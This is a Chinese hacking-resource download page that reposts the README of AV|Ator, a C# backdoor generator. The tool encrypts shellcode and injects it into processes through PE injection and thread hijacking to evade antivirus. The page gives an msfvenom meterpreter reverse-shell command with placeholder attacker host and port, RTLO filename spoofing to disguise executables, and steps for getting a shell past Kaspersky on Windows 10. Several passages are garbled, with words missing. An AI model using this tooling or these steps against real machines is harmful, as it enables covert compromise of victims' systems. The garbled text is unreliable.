 黑客技术
点击放大
项目说明

A Ported to NETCore 5 with an updated UI
<img src="screenshot.png" />
AV|Ator
About://name
*AV: AntiVirus*
*Ator: Is a swordsman, alchemist, scientist, magician, scholar, and engineer, with the ability to sometimes produce objects out of thin air* ()
#
About://purpose
AV|Ator is a backdoor generator utility, which uses cryptographic and injection techniques in order to bypass A. More specifically:
[]:
1. Portable executable injection which in writing malicious 代码 directly into the process (without a file on disk) then in execution with either additional 代码 or by creating a remote thread. The displacement of the injected 代码 introduces the additional requirement for functionality to remap memory references. of this method such as reflective DLL injection (writing a self-mapping DLL into a process) and memory module (map DLL when writing into process) o the address relocation issue.
2. Thread execution hijacking which in injecting malicious 代码 or the path to a DLL into a thread of a process. Similar to Process Hollowing, the thread must first be suspended.
Usage

The application has a form which consists of three main inputs (See screenshot bellow):
!Screenshot 2019-04-29 at 11 41 21
1. A text containing the encryption key used to encrypt the shellcode
2. A text containing the IV used for AES encryption
3. A text containing the shellcode
Important note: The shellcode should be provided as a C# byte array.
The default contain shellcode that executes notepad.exe (32bit). This demo is provided as an indication of how the 代码 should be formed (using msfvenom, this can be easily done with the -f csharp switch, e.g. msfvenom -p windows/meterpreter/re LHOST=X.X.X.X LPORT=XXXX -f csharp).
After filling the provided inputs and selecting the output path an executable is generated according to the chosen options.
RTLO option
In simple words, spoof an executable file to look like having an "innocent" extention like 'pdf', 'txt' etc.
E.g. the file "testcod.exe" will be interpreted as "tesexe.doc"
Beware of the fact that some A the spoof by its own as a malware.
Set custom icon
I guess you all know what it is :)
Bypassing Kaspersky AV on a Win 10 x64 host (TEST CASE)
Getting a shell in a windows 10 machine running fully updated kaspersky AV
#### Target Machine: Windows 10 x64
1. Create the payload using msfvenom
2. Use A with the following settings
Target OS architecture: x64
Injection Technique: Thread Hijacking (Shellcode Arch: x64, OS arch: x64)
Target procedure: explorer (leave the default)
3. Set the listener on the attacker machine
4. Run the generated exe on the machine
Installation
Windows:
Either compile the project or download the already compiled executable from the following folder:
Linux:
Install Mono according to your linux distribution, download and run the binaries
e.g. in kali:
Credits
To Damon Mohammadbagher for the encryption procedure
Disclaimer
I de this app in order to o the demanding challenges of the pentest process and this is the ONLY WAY that this app should be used. Make sure that you have the required permission to use it against a system and never use it for illegal purposes.
项目信息
开发语言:C#
Star 数:1160
技术要点
该项目属于黑客技术方向的开源资源,代码结构清晰,适合安全研究人员学习参考。项目围绕Antivirus e project 展开,提供了可运行的实现,对理解相关安全机制、工具原理与攻防技术具有较高的研究价值。
从技术实现角度看,此类项目的核心在于对底层原理的深入理解与工程化落地。开发者在研究过程中可以结合官方文档与社区讨论,梳理项目的初始化流程、核心模块职责与数据流转,逐步掌握其中的技术细节与设计思路。
使用与学习建议
1. 下载源码压缩包,解压到本地环境。
2. 根据项目类型准备对应的运行环境与依赖。
3. 按照 README 中的步骤完成配置与部署。
4. 在隔离的测试环境中运行验证,避免影响生产系统。
免责声明
本资源来源于开源社区,仅供安全研究、技术学习与合法授权范围内的攻防演练使用,请勿用于任何非法或侵害他人权益的用途。使用本项目产生的一切后果由使用者自行承担。
| 资源标题 | AVIator - Antivirus evasion project |
| 所属分类 | 黑客技术 |
| 发布作者 | admin |
| 发布时间 | 2026-10-05 22:15:34 |
| 下载权限 | 免费下载 |
| 附件数量 | 2 个下载链接 |
| 浏览次数 | 275 |
| 讨论数量 | 0 |
| 主题状态 | 正常讨论中 |